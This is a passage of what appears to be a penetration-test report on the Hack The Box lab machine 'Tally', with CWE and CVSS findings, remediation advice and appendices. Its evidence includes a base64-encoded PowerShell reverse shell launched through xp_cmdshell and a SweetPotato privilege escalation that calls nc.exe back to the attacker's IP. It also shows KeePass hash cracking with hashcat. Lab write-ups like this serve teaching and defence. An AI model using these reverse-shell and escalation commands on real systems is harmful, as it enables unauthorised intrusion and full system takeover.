SQL (sa  dbo@master)> xp_cmdshell powershell -e JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIAMQAwAC4AMQAwAC4AMQA0AC4ANgAiACwAOQAwADAAMQApADsAJABz
AHQAcgBlAGEAbQAgAD0AIAAkAGMAbABpAGUAbgB0AC4ARwBlAHQAUwB0AHIAZQBhAG0AKAApADsAWwBiAHkAdABlAFsAXQBdACQAYgB5AHQAZQBzACAAPQAgADAALgAuADYANQA1ADMANQB8ACUAewAwAH0AOwB3AGgAaQBsAGUAKAAoACQAaQAgAD0AIAAkAHMAdAByAGUAYQBtAC4AUgBlAGEAZAAoACQAYgB5AHQA
ZQBzACwAIAAwACwAIAAkAGIAeQB0AGUAcwAuAEwAZQBuAGcAdABoACkAKQAgAC0AbgBlACAAMAApAHsAOwAkAGQAYQB0AGEAIAA9ACAAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAALQBUAHkAcABlAE4AYQBtAGUAIABTAHkAcwB0AGUAbQAuAFQAZQB4AHQALgBBAFMAQwBJAEkARQBuAGMAbwBkAGkAbgBnACkALgBH
AGUAdABTAHQAcgBpAG4AZwAoACQAYgB5AHQAZQBzACwAMAAsACAAJABpACkAOwAkAHMAZQBuAGQAYgBhAGMAawAgAD0AIAAoAGkAZQB4ACAAJABkAGEAdABhACAAMgA+ACYAMQAgAHwAIABPAHUAdAAtAFMAdAByAGkAbgBnACAAKQA7ACQAcwBlAG4AZABiAGEAYwBrADIAIAA9ACAAJABzAGUAbgBkAGIAYQBjAGsA
IAArACAAIgBQAFMAIAAiACAAKwAgACgAcAB3AGQAKQAuAFAAYQB0AGgAIAArACAAIgA+ACAAIgA7ACQAcwBlAG4AZABiAHkAdABlACAAPQAgACgAWwB0AGUAeAB0AC4AZQBuAGMAbwBkAGkAbgBnAF0AOgA6AEEAUwBDAEkASQApAC4ARwBlAHQAQgB5AHQAZQBzACgAJABzAGUAbgBkAGIAYQBjAGsAMgApADsAJABz
AHQAcgBlAGEAbQAuAFcAcgBpAHQAZQAoACQAcwBlAG4AZABiAHkAdABlACwAMAAsACQAcwBlAG4AZABiAHkAdABlAC4ATABlAG4AZwB0AGgAKQA7ACQAcwB0AHIAZQBhAG0ALgBGAGwAdQBzAGgAKAApAH0AOwAkAGMAbABpAGUAbgB0AC4AQwBsAG8AcwBlACgAKQA=
█
```




```
┌──(kali㉿kali)-[~/htb/boxes/tally/www]
└─$ nc -nlvp 9001
listening on [any] 9001 ...
connect to [10.10.14.6] from (UNKNOWN) [10.10.10.59] 50118
whoami
tally\sarah
PS C:\Windows\system32> type C:\Users\sarah\Desktop\users.txt
PS C:\Windows\system32> type C:\Users\sarah\Desktop\user.txt
39[redacted]b3
PS C:\Windows\system32>
```


2. Abuse of SeImpersonatePrivilege - High

CWE	CWE-269 - Improper Privilege Management
CVSS 3.1	7.8 / CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H
Root Cause	The compromised user "sarah" had the `SeImpersonatePrivilege`, which allowed exploitation using a known bypass technique (e.g., via `SweetPotato`) to impersonate SYSTEM and elevate privileges.
Impact	This local privilege escalation results in full administrative access over the host, bypassing standard security controls and restrictions.
Remediation	• Restrict use of SeImpersonatePrivilege to only necessary accounts. • Monitor and audit privilege assignments on sensitive systems. • Apply mitigations for known token impersonation techniques.
References	https://cwe.mitre.org/data/definitions/269.html


Finding Evidence



```
PS C:\Windows\system32> whoami /all

USER INFORMATION
----------------

User Name   SID
=========== =============================================
tally\sarah S-1-5-21-1971769256-327852233-3012798916-1000


GROUP INFORMATION
-----------------

Group Name                           Type             SID                                                             Attributes
==================================== ================ =============================================================== ==================================================
Everyone                             Well-known group S-1-1-0                                                         Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                        Alias            S-1-5-32-545                                                    Mandatory group, Enabled by default, Enabled group
BUILTIN\Performance Monitor Users    Alias            S-1-5-32-558                                                    Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\SERVICE                 Well-known group S-1-5-6                                                         Mandatory group, Enabled by default, Enabled group
CONSOLE LOGON                        Well-known group S-1-2-1                                                         Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users     Well-known group S-1-5-11                                                        Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization       Well-known group S-1-5-15                                                        Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Local account           Well-known group S-1-5-113                                                       Mandatory group, Enabled by default, Enabled group
NT SERVICE\MSSQLSERVER               Well-known group S-1-5-80-3880718306-3832830129-1677859214-2598158968-1052248003 Enabled by default, Enabled group, Group owner
LOCAL                                Well-known group S-1-2-0                                                         Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication     Well-known group S-1-5-64-10                                                     Mandatory group, Enabled by default, Enabled group
Mandatory Label\High Mandatory Level Label            S-1-16-12288


PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
```



```
    Directory: C:\programdata


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----       16/07/2016     14:23                Comms
d---s-       19/09/2017     22:12                Microsoft
d-----       19/09/2017     22:14                Microsoft Help
d-----       18/09/2017     23:09                Package Cache
da----       19/09/2017     22:13                regid.1991-06.com.microsoft
d-----       16/07/2016     14:23                SoftwareDistribution
d-----       28/08/2017     21:15                Sun
d-----       03/09/2017     15:02                UniqueId
d-----       21/11/2016     01:15                USOPrivate
d-----       21/11/2016     01:15                USOShared
da----       21/09/2017     01:24                VMware
d-----       30/08/2017     13:17                VsTelemetry
d-----       03/09/2017     15:25                WinZip
-a----       13/05/2025     11:46          36528 nc.exe
-a----       13/05/2025     11:46          71168 SweetPotato.exe


PS C:\programdata> .\SweetPotato.exe -p "\programdata\nc.exe" -a "-e powershell 10.10.14.6 9002"
```




```
┌──(kali㉿kali)-[~/htb/boxes/tally/www]
└─$ nc -nlvp 9002
listening on [any] 9002 ...
connect to [10.10.14.6] from (UNKNOWN) [10.10.10.59] 50228
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> whoami
whoami
nt authority\system
PS C:\Windows\system32> type C:\Users\Administrator\Desktop\root.txt
type C:\Users\Administrator\Desktop\root.txt
01[redacted]b2
PS C:\Windows\system32>
```

3. Cleartext Password Disclosure in Document - Medium

CWE	CWE-312 - Cleartext Storage of Sensitive Information
CVSS 3.1	6.5 / CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:N
Root Cause	A document accessible through the SharePoint instance contained a cleartext password with no encryption or obfuscation. While it did not specify a username, this information was still sensitive and later proved valid for a found user.
Impact	Attackers can extract and reuse exposed credentials for lateral movement across services, especially when combined with publicly available usernames or naming conventions.
Remediation	• Avoid storing passwords in documentation or unencrypted files. • Enforce secure credential handling policies. • Regularly audit internal documentation and remove sensitive information.
References	https://cwe.mitre.org/data/definitions/312.html

Finding Evidence



FTP details

hostname: tally

workgroup: htb.local


password: U[redacted]

Please create your own user folder upon logging in

4. Hardcoded Credentials in Executable - Medium

CWE	CWE-798 - Use of Hard-coded Credentials
CVSS 3.1	6.3 / CVSS:3.1/AV:L/AC:H/PR:L/UI:N/S:U/C:H/I:H/A:N
Root Cause	The binary file `tester.exe` included plaintext credentials for the SQL "sa" user, which were discovered using simple string analysis.
Impact	An attacker who downloads or accesses the binary can extract credentials and gain unauthorized access to sensitive systems, including administrative services like SQL Server.
Remediation	• Never embed credentials in code or binaries. • Use environment variables or secure credential stores. • Regularly audit source code and compiled binaries for secrets.
References	https://cwe.mitre.org/data/definitions/798.html

Finding Evidence




```
SQLSTATE:
Message:
DRIVER={SQL Server};SERVER=TALLY, 1433;DATABASE=orcharddb;UID=sa;PWD=G[redacted];
select * from Orchard_Users_UserPartRecord
Unknown exception
bad cast
bad locale name
false
```


5. Weak Credential Management in KeePass Database - Medium

CWE	CWE-522 - Insufficiently Protected Credentials
CVSS 3.1	6.3 / CVSS:3.1/AV:L/AC:H/PR:L/UI:N/S:U/C:H/I:H/A:N
Root Cause	A KeePass database `tim.kdbx` was stored in an FTP directory accessible to authenticated users. The database was cracked offline, leading to the extraction of further valid credentials.
Impact	If encrypted containers such as password vaults are weakly protected (e.g., poor master passwords), attackers can recover credentials to access internal services.
Remediation	• Use strong master passwords for encrypted containers. • Store password databases in secured, access-controlled locations. • Monitor and restrict file access based on least privilege.
References	https://cwe.mitre.org/data/definitions/522.html


Finding Evidence



```
229 Entering Extended Passive Mode (|||49742|)
125 Data connection already open; Transfer starting.
09-17-17  09:39PM       <DIR>          Files
09-02-17  08:08AM       <DIR>          Project
226 Transfer complete.
ftp> cd Files
250 CWD command successful.
ftp> ld
?Invalid command.
ftp> ls
229 Entering Extended Passive Mode (|||49743|)
125 Data connection already open; Transfer starting.
09-15-17  08:58PM                   17 bonus.txt
09-15-17  09:24PM       <DIR>          KeePass-2.36
09-15-17  09:22PM                 2222 tim.kdbx
226 Transfer complete.
ftp>
```



```
┌──(kali㉿kali)-[~/htb/boxes/tally/ftp]
└─$ keepass2john tim.kdbx > tim.hash

┌──(kali㉿kali)-[~/htb/boxes/tally/ftp]
└─$ cp tim.hash /media/sf_Hashcat/hashcat

┌──(kali㉿kali)-[~/htb/boxes/tally/ftp]
└─$
```



```
Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 925 MB

Dictionary cache hit:
* Filename..: rockyou.txt
* Passwords.: 14344384
* Bytes.....: 139921497
* Keyspace..: 14344384

$keepass$*2*6000*0*[redacted]
[redacted]

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 13400 (KeePass 1 (AES/Twofish) and KeePass 2 (AES))
Hash.Target......: $keepass$*2*6000*0*f362b5565b916422607711b54e8d0bd2...1cd7da
```

A Appendix

A.1 Finding Severities

Each finding has been assigned a severity rating of critical, high, medium, low or info. The rating is based off of an assessment of the priority with which each finding should be viewed and the potential impact each has on the confidentiality, integrity, and availability of Tally's data.

Rating	CVSS Score Range
Critical	9.0 – 10.0
High	7.0 – 8.9
Medium	4.0 – 6.9
Low	0.1 – 3.9
Info	0.0

A.2 Host & Service Discovery

IP Address	Port	Service	Notes
10.10.10.59	21	ftp	Microsoft ftpd
10.10.10.59	80	http	Microsoft IIS httpd 10.0
10.10.10.59	81	http	Microsoft HTTPAPI httpd 2.0
10.10.10.59	135	msrpc	Microsoft Windows RPC
10.10.10.59	139	netbios-ssn	Microsoft Windows netbios-ssn
10.10.10.59	445	microsoft-ds	Microsoft Windows Server 2008 R2
10.10.10.59	808	ccproxy-http?	
10.10.10.59	1433	ms-sql-s	Microsoft SQL Server 2016
10.10.10.59	5985	http	Microsoft HTTPAPI httpd 2.0
10.10.10.59	15567	http	Microsoft IIS httpd 10.0
10.10.10.59	32843	http	
10.10.10.59	32844	ssl/http	
10.10.10.59	32846	storagecraft-image	StorageCraft Image Manager
10.10.10.59	49664	msrpc	
10.10.10.59	49665	msrpc	
10.10.10.59	49666	msrpc	
10.10.10.59	49667	msrpc	
10.10.10.59	49668	msrpc	
10.10.10.59	49669	msrpc	
10.10.10.59	49670	msrpc	

A.3 Subdomain Discovery

URL	Description	Discovery Method
n/a		

A.4 Exploited Hosts

Host	Scope	Method	Notes
10.10.10.59	External	Chain of credential leaks + xp_cmdshell	Foothold
10.10.10.59	Internal	SweetPotato	Privilege Escalation

A.5 Compromised Users

Username	Type	Method	Notes
ftp_user	plaintext	Credential leak	FTP user
Finance	plaintext	Cracked kdbx file	SMB user
sa	plaintext	Credential leak	SQL user
sarah	shell	xp_cmdshell	System user
Administrator	shell	SweetPotato	System root

A.6 Changes/Host Cleanup

Host	Scope	Change/Cleanup Needed	Location
10.10.10.59	Internal	**REMOVE FILES:** SweetPotato.exe - nc.exe	C:\programdata\

A.7 Flags Discovered

Flag #	Host	Flag Value	Flag Location
1.	10.10.10.59	39 < REDACTED > b3	C:\Users\sarah\Desktop\user.txt
2.	10.10.10.59	01 < REDACTED > b2	C:\Users\Administrator\Desktop\root.txt

End of Report

This report was rendered by SysReptor with ♥